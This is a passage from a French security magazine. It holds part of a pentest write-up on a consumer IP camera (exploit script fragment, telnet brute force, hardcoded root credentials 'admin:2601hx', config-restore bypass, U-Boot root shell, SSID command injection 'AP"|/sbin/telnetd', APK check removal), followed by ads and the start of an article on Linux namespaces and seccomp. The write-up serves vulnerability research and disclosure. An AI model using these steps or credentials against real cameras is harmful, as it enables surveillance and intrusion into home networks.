        r = get(FORBIDDEN_URL, auth=(payload,''),
timeout=2)
        print r.text
        exit(0)
    except:
        pass

if __name__ == '__main__':
    exploit()
```

De la sorte, nous avons pu mettre en évidence une exécution de code arbitraire de manière distante sur la caméra, puisque le service **telnetd** était désormais activé. En réalisant une attaque par recherche exhaustive sur ce service avec l'outil **hydra**, nous avons pu retrouver les identifiants par défaut « **admin:2601hx** » d'un utilisateur du groupe **root**, dont l'utilisation permettait la compromission totale de la caméra :

```
$ telnet 172.20.10.10
Trying 172.20.10.10...
Connected to 172.20.10.10.
Escape character is '^]'.

IPCamera login: admin
Password: 2601hx
$ su
Password:
$ cat /etc/shadow
root:RdQhwfYI/a1kQ:0:0:99999:7:::
[...]
admin:RdQhwfYI/a1kQ:0:0:99999:7:::
```

3.1.2 Seconde méthode de compromission totale via la restauration de configuration

Nous avons pu identifier, à la suite de la réinitialisation du mot de passe, une autre faiblesse permettant d'activer le service **telnetd**. En effet, une page Web nommée **backup.cgi** permettait la sauvegarde de la configuration de la caméra. En appelant donc cette page dans notre navigateur Web, nous avons pu télécharger une archive de la configuration dont voici le contenu :

```
$ tree backup_cam/
└── mtd
    └── ipc
        └── conf
            ├── config_3thddns.ini
            ├── config_action.ini
            ├── config_alarm.ini
            ├── config_alarm_token.ini
            ├── config_com485.ini
            ├── config_cover.ini
            ├── config_custom.ini
            ├── config_debug.ini
            ├── config_devices.ini
            ├── config_encode.ini
            ├── config_image.ini
            ├── config_md.ini
            ├── config_ntp.ini
            ├── config_osd.ini
            ├── config_ptz.ini
            ├── config_recsnap.ini
            ├── config_run3g.ini
```




```
├── config_schedule.ini
├── config_sysinfo.ini
├── config_timer.ini
├── config_user.ini
├── config_videoex.ini
├── ipcam_upnp.xml
├── TZ
├── udhcpc
│   ├── default.bound
│   ├── default.deconfig
│   ├── default.leasefail
│   ├── default.renew
│   └── default.script
├── udhcps
│   ├── udhcpd.conf
└── wifi.conf
```

Un fichier intéressant nommé **config_debug.ini** incluait un paramètre **tenable** permettant l'activation du service **telnetd** :

```
$ cat backup_cam/mtd/ipc/conf/config_debug.ini
[debug]
denable = "0"
dserver = "192.168.1.88 "
dport = "12990"
[telnet]
tenable = "0"
```

Nous avons donc modifié la valeur de la variable **tenable** à **1** et créé une archive de ce répertoire en respectant la documentation d'une application similaire **[2]**. Nous avons ensuite envoyé cette configuration à la page **restore.cgi** en utilisant le simple formulaire au format HTML suivant :

```
$ cat submit_conf.html
<form name="test" method="post" enctype="multipart/form-
data" action="http://172.20.10.10/restore.cgi">
<input type="file" name="setting_file">
<input type="submit" value="restore">
</form>
```

Cependant, la configuration envoyée n'était pas prise en compte et le service **telnetd** n'était pas activé. Après étude de la fonction de restauration dans l'application binaire **ipc_server**, nous avons constaté qu'une vérification simple était en place au niveau de la fin de l'archive envoyée. Cette dernière devait contenir une chaine de caractères encodée au format base64. C'était effectivement le cas pour l'archive générée et récupérée par le biais de la page **backup.cgi** :

```
$ hexdump -C initial.bin | tail -10
00001990  91 2e 4e 45 78 73 7f ea  bb 53 0f 7e 66 99 6d 92
|..NExs...S.~f.m.|
000019a0  49 26 99 f4 bf a7 7f a9  69 c6 09 00 42 01 00 40
|I&......i...B..@|
000019b0  00 00 00 41 52 41 41 41  47 68 34 56 6b 5a 49 57
|...ARAAAGh4VkZIW|
000019c0  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41
|AAAAAAAAAAAAAAAA|
*
000019f0  41 41 41 33 3b 8f 88 b1  31 70 4e 6a 24 66 cc c4
|AAA3;...1pNj$f..|
00001a00  dd c8 3f d8 be 6e 07 18  8e e8 99 f2 be 49 5e 15
|..?..n.......I^.|
00001a10  66 9a a1 22 0b ca 01 63  4f 46 66 1e 57 4e 10 c8
|f.."...cOFf.WN..|
00001a20  b6 ef 7a 25 3f a9 47 a2  b5 5c 09 47 45 bc c6
|..z%?.G..\.GE..|
```

Cette précédente chaîne de caractères décodée en base64 retournait la valeur **hxVFHX**, utilisée pour contrôler l'archive avant d'autoriser la restauration. Nous avons donc développé un code permettant d'ajouter cette valeur à la fin de l'archive mise à jour, avec la valeur de la variable **tenable** mise à **1** :

```
#!/usr/bin/env python

INITIAL_FILE = "initial_config_backup.bin"
PATCHED_FILE = "final_config_backup.bin"

def main():

    with open(INITIAL_FILE, "r") as f:
        initial_file_content = f.read()
    to_patch = initial_file_content[-262:]
    with open(PATCHED_FILE, "r") as f:
        patched_file_content = f.read()
    patched_file_content = (patched_file_content[:-262] + to_patch)
    with open(PATCHED_FILE, 'wb') as f :
        f.write(patched_file_content)

if __name__ == '__main__':
    main()
```

En soumettant de nouveau le formulaire de restauration, nous avons pu activer le service **telnetd** et répéter le processus de compromission précédent.

3.2 Invite de commande administrateur via port série et édition du programme d'amorçage du système

Lors de l'analyse du circuit imprimé, nous avons identifié et confirmé (en utilisant un multimètre) une interface série de type UART au SoC GK7102. Nous nous sommes ainsi connectés physiquement à cette interface en utilisant un module dédié

Quarkslab

SECURING EVERY BIT OF YOUR DATA

CHAQUE ENJEU DE SÉCURITÉ EST DIFFÉRENT, CHAQUE SOLUTION DOIT L'ÊTRE.

PRODUITS



IRMA Enterprise

Une plateforme flexible d'analyse de fichiers, utilisant plusieurs moteurs d'analyse pour améliorer la détection des menaces.

Epona

Une protection logicielle pour vos applications prévenant les attaquants de voler vos actifs et menacer vos utilisateurs.

SERVICES



Nos recherches de pointe en sécurité conduisent les organisations à une nouvelle posture de sécurité : obliger l'attaquant, et non le défenseur, à s'adapter.

- **Recherche de vulnérabilités : évaluer la sécurité CSPN**
  Évaluation sécuritaire des produits, attaques logicielles et matérielles.
- **Reverse engineering : comprendre la sécurité**
  Tests de protections (jeux, paiement, DRM,...), développement de patches, attaques hardware.
- **Vulnerability intelligence : trier les menaces**
  Développement d'exploits pour tester des équipements (ex.: blueborne), analyse de patches, attaques par canaux auxiliaires.
- **Sécurité logicielle : construire la sécurité.**
  Cryptographie (conception et optimisation), design sécurisé, développement de composants de sécurité.

FORMATIONS



Apprenez la sécurité avec ceux qui la pratiquent quotidiennement

- Reverse engineering comme un pro
- Applications Android du point de vue d'un reverse engineer
- iOS : sécurité des applications et de l'OS

Plus d'informations sur **www.quarkslab.com**

quarkslab
SECURING EVERY BIT OF YOUR DATA

13 rue St.-Ambroise - 75011 Paris - FRANCE
Tel.: +33 (0)1 58 30 81 51 - Email: contact@quarkslab.com
@quarkslab - **www.quarkslab.com**



nommé **The Shikra** **[3]**, après identification de la vitesse de transmission (avec l'outil **baudrate.py** **[4]**). En démarrant la caméra, nous avons pu suivre de manière interactive le démarrage de celle-ci, via l'outil **screen** (également possible avec les outils **miniterm** ou **minicom**) :

```
3
2
1
0
[PROCESS_SEPARATORS] run sfboot
[PROCESS_SEPARATORS] setenv bootargs console=${console
dev},${baudrate} noinitrd mem=${mem} rw ${rootfstype}
init=linuxrc ;sf probe 0 0;sf read ${loadaddr} ${sfkernel}
${filesize}; bootm
SF: Detected W25Q256FV with page size 256 B, sector size 64
KiB, total size 32 MiB
put param to memory
mem size (41)
bsb size (2)

the kernel image is zImage or Image
entry = 0xc1000000
## Transferring control to Linux (at address c1000000)...

Starting kernel ...

machid = 3988 r2 = 0xc0000100
Uncompressing Linux... done, booting the kernel.
[    0.000000] Booting Linux on physical CPU 0
[    0.000000] Linux version 3.4.43-gk (root@localhost.
localdomain) (gcc version 4.6.1 ():
[...]
```

Une fois le système initialisé, il était possible de s'authentifier pour contrôler totalement la caméra, avec les identifiants « **admin:2601hx** » trouvés précédemment. Cependant, il était intéressant d'identifier un moyen d'accéder à la caméra sans utiliser ces précédents identifiants.

Pour cela, nous nous sommes concentrés sur le début de la séquence de démarrage suivante, qui définissait une variable d'environnement après quelques secondes et démarrait le système :

```
3
2
1
0
[PROCESS_SEPARATORS] run sfboot
[PROCESS_SEPARATORS] setenv bootargs console=${console
dev},${baudrate} noinitrd mem=${mem} rw ${rootfstype}
init=linuxrc ;sf probe 0 0;sf read ${loadaddr} ${sfkernel}
${filesize}; bootm
```

Lors de ce compte à rebours, il était alors possible d'interrompre le démarrage en appuyant sur n'importe quelle touche du clavier, afin d'entrer dans le programme nommé **U-Boot** du **SoC GK7102** :

```
3
2
1
0
GK7102 #
GK7102 # help
[PROCESS_SEPARATORS] help
?       - alias for 'help'
[...]
boot    - boot default, i.e., run 'bootcmd'
bootd   - boot default, i.e., run 'bootcmd'
[...]
env     - environment handling commands
[...]
printenv- print environment variables
protect - enable or disable FLASH write protection
reset   - Perform RESET of the CPU
run     - run commands in an environment variable
saveenv - save environment variables to persistent storage
setenv  - set environment variables
```

Dans l'objectif de contrôler le démarrage du système, nous avons tout d'abord affiché le contenu de la variable **sfboot** via la commande **printenv** :

```
GK7102 # printenv sfboot
[PROCESS_SEPARATORS] printenv sfboot
sfboot=setenv bootargs console=${consoledev},${baudrate}
noinitrd mem=${mem} rw ${rootfstype} init=linuxrc ;sf probe
0 0;sf read ${loadaddr} ${sfkernel} ${filesize}; bootm
```

Il était alors aisé de modifier la variable **init** pour exécuter une invite de commande **/bin/sh** :

```
GK7102 # setenv sfboot 'setenv bootargs console=${conso
ledev},${baudrate} noinitrd mem=${mem} rw ${rootfstype}
init=/bin/sh ;sf probe 0 0;sf read ${loadaddr} ${sfkernel}
${filesize}; bootm
```

Enfin, il nous était possible de démarrer le système avec la commande suivante pour accéder interactivement et sans mot de passe au système d'exploitation :

```
GK7102 # run sfboot
[...]
~ #
~ # id
uid=0(root) gid=0(root) groups=0(root),10(wheel)
```

3.3 Injection de commande à distance dans le nom d'un point d'accès Wi-Fi

En analysant les outils disponibles sur le système de fichiers de la caméra, nous avons découvert un script au format **bash**, utilisé pour configurer le réseau sans-fil lors de l'installation initiale. Voici

un extrait contenant la fonction vulnérable à une injection de commandes :

```
loadwificonf()
{
. $TMP_PATH/twifi.conf
      iwpriv $NETDEV set AuthMode=$WifiMode
      iwpriv $NETDEV set NetworkType=Infra
      iwpriv $NETDEV set EncrypType=$WifiEnc
      if [ $WifiEnc != "NONE" ]
      then
              if [ $WifiEnc == "WEP" ]
              then
                      iwpriv $NETDEV set DefaultKeyID=1
                      iwpriv $NETDEV set Key1="$WifiKey"
              else
                      iwpriv $NETDEV set WPAPSK="$WifiKey"
              fi
      fi
      iwpriv $NETDEV set SSID="$WifiSsid"
}
```

En effet, en raison d'un manque de contrôle au niveau de la variable **SSID**, une injection de code était possible. Afin d'exploiter cette dernière pour activer par exemple le service **telnetd**, nous avons configuré le nom de notre point d'accès Wi-Fi comme étant **AP"|/sbin/telnetd**. L'objectif était ainsi de pouvoir exécuter la commande suivante au niveau de la dernière instruction vulnérable **iwpriv $NETDEV set SSID="AP"|/sbin/telnetd**, qui aurait pour conséquence d'exécuter la commande **/sbin/telnetd** activant le service **telnetd**.

Cependant, après avoir exécuté de nouveau le processus d'installation via l'application mobile, une erreur sur cette dernière empêchait la configuration avec un nom de point d'accès Wi-Fi contenant des caractères spéciaux, probablement pour éviter des erreurs ou vulnérabilités d'injection de commande (voir figure 4).



Fig. 4 : Erreur sur l'application mobile liée à l'utilisation de caractères spéciaux.

Afin d'outrepasser cette protection, nous avons simplement utilisé plusieurs outils pour modifier l'application mobile :

- avec **apktool** **[5]**, nous avons extrait le contenu de l'archive d'installation au format **.apk** ;
- avec **dex2jar** **[6]**, nous avons converti le fichier de code compilé au format **.dex** en classe au format Java.

Par la suite, nous avons utilisé l'outil **jd-guitool** **[7]** pour identifier le code contrôlant le nom du point d'accès Wi-Fi et provoquant donc l'erreur précédente :

```
.method public isSupportedSsid()Z
    .locals 3
    .prologue
    const/4 v1, 0x0

    .line 249
    invoke-virtual {p0}, Lcom/tws/common/bean/
ConnectionState;->getSsid()Ljava/lang/String;
    move-result-object v2

    if-nez v2, :cond_1
    .line 253
    :cond_0
    :goto_0
    return v1

    .line 252
    :cond_1
    invoke-virtual {p0}, Lcom/tws/common/bean/
ConnectionState;->getSsid()Ljava/lang/String;
    move-result-object v2
    invoke-virtual {p0, v2}, Lcom/tws/common/bean/
ConnectionState;->getNotSupportedChar(Ljava/lang/String;)
Ljava/lang/String;
    move-result-object v0

    .line 253
    .local v0, "unSupportedChars":Ljava/lang/String;
    invoke-virtual {v0}, Ljava/lang/String;->trim()Ljava/
lang/String;
    move-result-object v2
    invoke-virtual {v2}, Ljava/lang/String;->length()I
    move-result v2

    if-nez v2, :cond_0
    const/4 v1, 0x1
    goto :goto_0
.end method
```

Dans notre cas d'erreur, la fonction précédente retournait une variable booléenne à faux et nous avons simplement corrigé celle-ci afin de retourner la valeur vrai en toute condition. Les modifications ont donc été apportées au niveau de la partie suivante :

```
    .line 253
    :cond_0
    :goto_0
    return v1
```

Et voici la partie modifiée :

```
    .line 253
    :cond_0
    :goto_0
    const/4 v1, 0x1
    return v1
```



De la sorte, après la création d'une archive avec l'outil **apktool** et la signature du fichier **.apk** avec **jarsigner**, nous avons pu installer la nouvelle application sur le téléphone mobile.

Finalement, notre injection de code était acceptée par l'application mobile et donc exécutée par la caméra lors de l'installation, ce qui permettait d'activer à distance le service **telnetd**. Notez qu'il serait possible de s'affranchir de l'application en développant un script qui injecte directement la charge malveillante.

3.4 Autres mauvaises pratiques de sécurité

Plusieurs autres vulnérabilités ont également été identifiées lors de notre analyse et peuvent être catégorisées comme de mauvaises pratiques de sécurité :

- Des clés d'API codées en dur au niveau de l'application mobile, qui permettait l'accès à différentes ressources du créateur (*Linkedin*, *Flickr*, *Tumblr*, *Foursquare*, *Dropbox*, *Instagram*, etc.) ;
- Une absence de chiffrement des communications permettait l'interception des flux réseau en texte clair (lors de l'installation, il était possible de retrouver le mot de passe administrateur de la caméra) ;
- Les identifiants d'accès à la caméra étaient codés en dur au niveau du système Linux (ces identifiants « **admin:2601hx** » sont donc les mêmes pour l'ensemble des caméras de ce modèle sur le marché).

Conclusion

Cette analyse présente plusieurs scénarios d'attaques exploitant des vulnérabilités (principalement liées aux méthodes non sécurisées de développement, de durcissement système et de réseau), menant à une compromission d'une caméra connectée de type grand public, basée sur une infrastructure de courte portée. Dans le cas présent, une attaque sur cet objet utilisé dans un contexte personnel pourrait permettre à un attaquant de surveiller des utilisateurs, mais également d'infiltrer leurs réseaux domestiques et mener d'autres attaques comme de l'espionnage informatique. Le risque est d'autant plus important qu'après quelques recherches, de nombreux fabricants utiliseraient la même application vulnérable nommée **ipc_server** pour leurs caméras de surveillance.

Le défi pour les fabricants va bien au-delà de la simple application des bonnes pratiques de développement. Il repose principalement dans la maîtrise de la chaîne logistique (*supply chain* en anglais) : fournisseurs de composants électroniques, de logiciels embarqués, de bibliothèques et environnement de développement, etc.

L'objectif de cet article était donc de démontrer les risques liés à l'utilisation d'objets connectés dépourvus de sécurité en réalisant un test d'intrusion. ■

Remerciements

Je remercie l'ensemble de mes collègues de chez Sysdream et plus précisément :

- **Jean-Christophe Baptiste, pour m'avoir supervisé durant ce projet ;**
- **Nicolas Chatelain, pour son aide technique par moment ;**
- **Pierre-Yves Maes, pour son aide lors de l'analyse du débordement de tampon ;**
- **Gael Tulger, pour sa découverte des clés d'API stockées en texte clair dans le fichier APK.**

Références

[1] **Unifore Security, « Goke HD IP Camera Solution GK7101 GK7102 » :** https://www.unifore.net/company-highlights/goke-hd-ip-camera-solution-gk7101-gk7102.html

[2] **Documentation « CGI Commands » :** https://www.themadhermit.net/wp-content/uploads/2013/03/FI9821W-CGI-Commands.pdf

[3] **INT3.CC, module d'interfaçage « The Shikra module » :** https://int3.cc/products/the-shikra

[4] **Outil d'identification de la vitesse de transmission « baudrate » :** https://github.com/devttys0/baudrate

[5] **Apktool, outil de rétro-ingénierie d'application Android :** https://ibotpeaches.github.io/Apktool/

[6] **Dex2jar, outil de conversion de fichier compilé au format « dex » :** https://github.com/pxb1988/dex2jar

[7] **Jd-Gui, décompilateur supportant le format Java :** https://github.com/java-decompiler/jd-gui

digital.security

FORMATIONS CYBERSÉCURITÉ

Formations adaptées aux réalités des besoins métiers

FORMATIONS TECHNIQUES

CODEX01
COnnected Devices EXploitation
Comprendre la sécurité d'un objet connecté et exploiter ses micro-logiciels

CODEX02
COnnected Devices EXploitation Avancé
Maîtriser la sécurité d'un objet connecté, exploiter ses vulnérabilités et réaliser des attaques

CRYPTO
Initiation à la cryptologie
Maîtriser les concepts de la cryptologie

CERT
Réponse à incident et Inforensique
Comprendre une réponse à incident et mener une analyse inforensique : les outils et méthodologies

SECDEV
Développement Web sécurisé
Comprendre la sécurité applicative dans le développement Web : vulnérabilités, attaques, moyens de protection et outillage

FORMATIONS ORGANISATIONNELLES

RSSI
Les outils et méthodes pour survivre
Donner aux RSSI les méthodes, outils et approches indispensables à sa (nouvelle) fonction pour une mise en œuvre de la sécurité efficiente, pragmatique et réfléchie

RGPD01
Fondamentaux RGPD
Comprendre le RGPD, ses enjeux, ses principes et appréhender les étapes d'une mise en conformité

RGPD02
Privacy framework et conformité RGPD
Savoir mettre en oeuvre un PIA, comprendre l'ISO 29100 et savoir gérer l' « accountability »

ADRIOT
Analyse de risques en environnement IoT
Comprendre les risques d'un écosystème IoT et savoir les traiter depuis l'expression des besoins de sécurité jusqu'à la mise en place des mécanismes de protection

Formateurs **experts** dans leur domaine

Formateurs **conférenciers** et **rédacteurs** éprouvés

Consultants et **formateurs** au quotidien

Programme détaillé et calendrier des formations :

https://www.digital.security/fr/formations
formations@digital.security

DOSSIER



DURCISSEMENT DE LA SÉCURITÉ DES SYSTÈMES GNU/LINUX

Dans le paysage historique de la sécurité des systèmes d'exploitation, les distributions GNU/Linux ont toujours occupé une place de choix, notamment car plusieurs fonctionnalités notables ont fait leur apparition avant ses principaux concurrents "desktop" de l'époque (macOS X, Windows et à la rigueur les BSD et Solaris), comme l'ASLR (*Address Space Layout Randomization*). Mais la situation n'a pas stagné, bien au contraire, d'énormes efforts ont été faits tant du côté de Microsoft que d'Apple.

Du côté du noyau Linux, on ne peut que regretter l'incapacité du projet à appliquer une approche de défense en profondeur et d'exprimer une certaine hostilité envers la communauté de la sécurité, pour certains contributeurs importants. Il y a un peu moins de 10 ans, Linus Torvalds affirmait par exemple qu'il n'était pas nécessaire de traiter les bugs de sécurité différemment des autres et qu'il n'était pas non plus nécessaire d'avoir un suivi particulier de ces derniers... Ce qui a heureusement changé aujourd'hui, mais est très loin des attentes que l'on peut désormais avoir. Rajoutez à cela des relations difficiles avec les développeurs des projets centrés sur la sécurité comme grsecurity (ou d'autres qui ne touchent pas directement Linux, comme OpenBSD) et l'on comprend la relation compliquée du projet Linux à la sécurité.

Mais le noyau ne fait pas tout, les développeurs des différentes distributions ont un énorme rôle à jouer dans la mise en place ou simplement l'activation de certains mécanismes de durcissement de la sécurité. Si l'on consulte par exemple la liste des éléments mis en place par défaut dans Ubuntu [0], on comprend rapidement qu'il y a un travail d'intégration important, avec des solutions flexibles impliquant des choix à effectuer par les équipes de développement, ce qui peut prendre du temps dans un projet libre avec de nombreux contributeurs. D'autant plus qu'avec la conteneurisation, il n'a jamais été aussi important de durcir les systèmes Linux, le noyau étant particulièrement exposé (les conteneurs partagent le même noyau) et qu'une bonne configuration de base permet souvent de limiter les dégâts (prenez par exemple la récente faille CVE-2019-5736 [1], qui n'affecte pas les systèmes qui utilisent correctement le user namespace, ce que peu d'administrateurs mettent en place par défaut).

Ce dossier s'intéresse donc au durcissement de la sécurité des systèmes GNU/Linux. Vous retrouverez d'abord un article autour de seccomp et des namespaces, mécanismes de base de la conteneurisation, puis une présentation de Qubes OS, un système GNU/Linux orienté desktop et sécurité, architecturé autour de machines virtuelles. Enfin, un article traitera des avancées de Debian au niveau de la sécurité de la prochaine version stable.

Emilien GASPAR / gapz / eg@miscmag.com

[0] https://wiki.ubuntu.com/Security/Features

[1] https://seclists.org/oss-sec/2019/q1/119

AU SOMMAIRE DE CE DOSSIER :

[31-36] Namespaces et seccomp BPF : un zoom sur la conteneurisation Linux

[39-50] Qubes OS : un système d'exploitation raisonnablement sécurisé

[51-57] Sécurité de Debian Buster



NAMESPACES ET SECCOMP BPF : UN ZOOM SUR LA CONTENEURISATION LINUX

Florian MAURY

Spécialiste en sécurité des réseaux et des protocoles

mots-clés : DOCKER / LXC / LINUX / NAMESPACES / SECCOMP BPF

À l'heure où de nombreuses applications sont délivrées sous la forme de conteneurs (notamment Docker), peu savent réellement comment ces derniers sont cloisonnés du reste du système. Peut-être encore plus rares sont ceux qui mettent en œuvre ces technologies de leur propre chef, pour réduire l'impact d'une compromission. Cet article s'attache à présenter les namespaces Linux, ainsi que seccomp BPF, puis à les employer à l'aide de systemd pour démontrer, par l'exemple, comment durcir un serveur web applicatif.

1 Introduction aux namespaces

Les namespaces sont une fonctionnalité de sécurité introduite dans le noyau Linux au début des années 2000. À l'origine une simple méthode permettant de présenter différentes vues du système de fichiers à des processus distincts, elle s'est enrichie au cours des années suivantes. À ce jour, il existe ainsi sept namespaces dans le noyau Linux, s'efforçant de présenter des ressources système sous des aspects différents en fonction du processus qui les emploie.

Certains namespaces ont des usages parfaitement anecdotiques, comme le namespace *UTS* qui permet de renvoyer un nom d'hôte (hostname) distinct à des processus. Cela peut être employé notamment par les conteneurs pour simuler l'exécution sur un hôte distinct.

D'autres namespaces sont plus utiles pour l'isolation :

- **NS**, qui permet d'avoir des points de montage de systèmes de fichiers différents ; cela peut être astucieusement mis en œuvre pour remonter certaines partitions en lecture seule pour certains processus ou pour créer des systèmes de fichiers éphémères (**/tmp**) différents par processus.
- **PID**, qui permet de limiter la visibilité des autres processus d'un système. Cela permet notamment d'empêcher les interactions par signaux entre processus appartenant à des namespaces distincts ou la consultation des informations relatives aux processus, grâce au pseudo-système de fichiers **procfs** (**/proc**).
- **NET**, qui permet à des processus d'avoir leurs propres interfaces de bouclage (**lo**) et même de leur donner accès, de manière exclusive, à des interfaces réseau (virtuelles ou physiques). Chaque namespace NET dispose de ses propres tables de routages, règles de pare-feu (netfilter/iptables/nftables), règles IP, etc.
- **CGROUP**, qui permet de mieux cloisonner les informations exposées par **procfs** et d'abstraire le système hébergeant un conteneur. Il est ici question du namespace **CGROUP** et non des CGROUP eux-mêmes, qui sont une autre



fonction du noyau Linux permettant, entre autres, de limiter les ressources CPU et mémoire accordées à un groupe de processus ou à un conteneur.

- **IPC**, qui permet d'isoler les mécanismes de communications entre processus fournis par le noyau, comme les files d'attente, la mémoire partagée (**shm**), les sémaphores, etc.

Enfin, le namespace **USER** est celui qui est le plus controversé, puisqu'il permet d'augmenter significativement la sécurité, au prix d'une augmentation significative de la surface d'attaque du noyau. Ce dernier permet à un utilisateur non privilégié de démarrer un processus qui disposera des privilèges maxima sur les ressources qui seront placées dans ce namespace. Il pourra ainsi y administrer et écouter des interfaces réseau, définir des points de montage, changer les propriétaires des fichiers, gérer des processus, etc. Le placement de ressources dans ce namespace doit être effectué par un utilisateur privilégié. Celui-ci « délègue », en quelque sorte, des ressources à un utilisateur non privilégié.

Le gain en sécurité provient du fait que les privilèges ainsi acquis sont limités à un jeu de ressources spécifiques, sans qu'aucun droit ne soit réellement gagné sur l'hôte. En effet, l'UID 0 (root) dans le namespace **USER** correspond, en réalité, à l'UID d'un utilisateur non privilégié de l'hôte, grâce à une table de transposition des identifiants système (UID et GID). Ainsi, l'utilisateur non privilégié qui démarre le namespace **USER** ne possède aucun privilège additionnel sur les ressources qui ne lui sont pas déléguées. Autrement dit, grâce aux namespaces **USER**, il n'est pas nécessaire d'être privilégié pour démarrer un conteneur, et même si celui-ci est compromis, et que l'attaquant devient root à l'intérieur, ce dernier ne disposera d'aucun privilège sur le reste du système Linux hébergeant le conteneur.

Le namespace **USER** a cependant posé de nombreux problèmes par le passé, car il permettait à des utilisateurs non privilégiés d'exercer des chemins de code du noyau Linux qui avaient été réservés jusqu'alors aux utilisateurs déjà privilégiés… et donc d'y exploiter des vulnérabilités pour augmenter leurs privilèges sur toutes les ressources du système **[USERNS1,USERNS2]**.

Pour conclure cette rapide introduction aux namespaces, il faut souligner que la création des namespaces est une opération réservée aux utilisateurs privilégiés. Seuls les namespaces **USER** peuvent être créés par des utilisateurs non privilégiés.

2 Introduction à seccomp BPF

Seccomp BPF est une fonctionnalité de sécurité Linux, qui permet d'exécuter un filtre BPF à chaque appel système effectué par un programme utilisateur. Il est ainsi possible de limiter ou d'autoriser ces appels, de les journaliser, de répondre arbitrairement avec un code d'erreur ou simplement de tuer la tâche ou le processus émetteur de l'appel. Son usage principal est donc la prévention d'exploitation post-compromission de vulnérabilités noyau qui pourraient permettre l'escalade de privilèges (vers l'espace utilisateur, vers root, ou vers des conteneurs hébergés sur un même serveur hôte).

BPF signifie *Berkeley Packet Filter*. Ce nom désigne une sorte de langage assembleur interprété par une machine virtuelle s'exécutant au sein du noyau d'un système d'exploitation. Historiquement, ce langage a été principalement employé afin de filtrer les paquets réseau envoyés par le noyau à un programme utilisateur. Afin de réduire les risques induits par l'exécution de ce code par le noyau, le langage BPF est extrêmement limité : pas de mémoire, peu de registres mémoires, uniquement des branchements et des sauts vers l'avant (autrement dit, pas de boucles !), une quantité d'instructions limitée (pas plus de 64 KB d'instruction dans un programme).

Puis, ce qui était appelé BPF a été renommé cBPF (classic BPF), et un nouveau langage lui a succédé : eBPF (extended BPF). eBPF est plus performant que son prédécesseur grâce à la compilation à la volée (JIT) du code BPF. Il offre également plus de fonctionnalités : les programmes eBPF ne sont pas limités à filtrer des paquets ; ils peuvent être attachés à différents endroits dans le noyau Linux. De plus, les programmes eBPF peuvent disposer de tables en mémoire (tableaux, tables de hachage, arbres, etc.) qui perdurent entre différentes exécutions du programme eBPF. Ils peuvent également faire appel à certaines fonctions du noyau, suivant l'endroit où ces programmes sont attachés. Enfin, les programmes eBPF peuvent se chaîner, afin d'exprimer des opérations plus complexes.

L'application de eBPF est très large ; il est ainsi possible d'effectuer des relevés de performances du noyau, journaliser et auditer des appels aux fonctions du noyau ou filtrer des paquets au niveau du pilote de la carte réseau.

Comme eBPF présente une surface d'attaque accrue par rapport à son ancêtre, cBPF, les mainteneurs du noyau semblent, pour le moment, circonspects à l'idée d'utiliser eBPF avec *seccomp*, une fonctionnalité de sécurité **[eBPF]**. Pour cette raison, *seccomp* BPF fait usage, pour l'heure, de cBPF, moins puissant, moins performant, mais offrant une surface d'attaque moins importante qu'eBPF.

Les programmes BPF (cBPF et eBPF) étant exprimés en une sorte d'assembleur, ils sont extrêmement fastidieux à écrire tels quels. Il est donc généralement fait usage de transpileurs, comme Clang, pour convertir un dialecte du C en instructions BPF. Une autre voie est d'employer la bibliothèque libseccomp. Enfin, il est possible d'utiliser un pseudo-langage, plus limité, mais plus simple à écrire, comme celui disponible dans les fichiers Unit de systemd. C'est ce dernier moyen qui sera proposé, dans la troisième partie de cet article, pour limiter les appels système qui pourront être effectués par le serveur web applicatif.

3 De l'isolation des conteneurs

Il existe différents outils permettant de créer des conteneurs applicatifs sous Linux. Le plus connu et le plus largement employé est certainement Docker. Canonical, la société derrière la distribution Ubuntu, maintient, de son côté, le projet Linux Containers (LXC et LXD). Enfin d'autres solutions existent, mais elles sont plus rarement employées (e.g. `systemd-nspawn`, OpenVZ, vServers, `rkt`).

Tous ces projets fournissent des outils, en nombre et en qualité variables, afin de déployer des conteneurs, les relier entre eux, les administrer, etc. Tous reposent cependant sur un même jeu d'outils communs et centraux: les mécanismes de cloisonnement fournis par le noyau Linux.

En fait, c'est l'énorme différence qu'il existe entre les conteneurs et les machines virtuelles telles que fournies par VMWare, Virtualbox ou encore KVM et Xen. Les véritables machines virtuelles sont des

FORUM SÉCURITÉ @CLOUD
20 - 21 MARS 2019
PARIS EXPO
Vers un Cloud de Confiance ?
Enjeux - Analyses - Méthodologies
DevSecOps
Cyberattaques
SOC
Shadow IT
PAM
CASB
DLP
Automatisation
API
www.cloudcomputing-world.com/security
@ForumSecuCloud
En parallèle des salons :
CLOUD COMPUTING WORLD EXPO
www.cloudcomputing-world.com
Sponsors
Bitdefender
Check Point SOFTWARE TECHNOLOGIES LTD.
ebrc
FORCEPOINT
T · · Systems ·

systèmes autonomes, avec leurs propres systèmes d'exploitation, fonctionnant sur un hyperviseur. Les conteneurs, de leur côté, partagent le même noyau avec le système hôte.

Pour se convaincre de l'emploi des namespaces et de leur influence dans le cloisonnement des conteneurs, il est possible d'espionner les appels système effectués par **containerd** (le processus parent de tous les conteneurs Docker) et les utilitaires sur lesquels il repose (notamment *runc* **[RUNC]**). Cela est possible grâce à l'utilitaire **strace**, en surveillant les trois appels système qui permettent de manipuler les namespaces : **setns**, **unshare** et **clone**. L'appel système **execve** est également observé dans l'exemple suivant, afin de s'assurer du PID du shell démarré dans le conteneur.

```
# strace -f -q -e trace=clone,unshare,setns,execve -p
$(pidof containerd) -o /tmp/strace.output
# docker run -t -i some/image /bin/bash
```

Dans le fichier **/tmp/strace.output**, il peut ainsi être lu :

```
[pid  4193] clone(child_stack=0x7ffc3febbca0, flags=CLONE_
PARENT|SIGCHLD) = 4194
[pid  4194] unshare(CLONE_NEWNS|CLONE_NEWUTS|CLONE_NEWIPC|CLONE_
NEWNET|CLONE_NEWPID) = 0
[pid  4194] clone(child_stack=0x7ffc3febbca0, flags=CLONE_
PARENT|SIGCHLD) = 4195
[pid  4195] execve("/bin/bash", ["/bin/bash"], [/* 4 vars */] = 0
```

Le processus au PID 4194 est issu d'un appel à **clone**. Ce dernier effectue un appel à **unshare** pour demander la création de nouveaux namespaces (**NS**, **UTS**, **IPC**, **NET** et **PID**) avant de lui-même se cloner pour créer le processus 4195. Ce dernier effectue alors un **execve** pour exécuter **bash**.

Les identifiants des namespaces sont ensuite observables grâce au pseudo-système de fichier **procfs** sur l'hôte.

```
# ls -l /proc/1/ns
total 0
lrwxrwxrwx 1 root root 0 Jan  6 19:05 cgroup ->
cgroup:[4026531835]
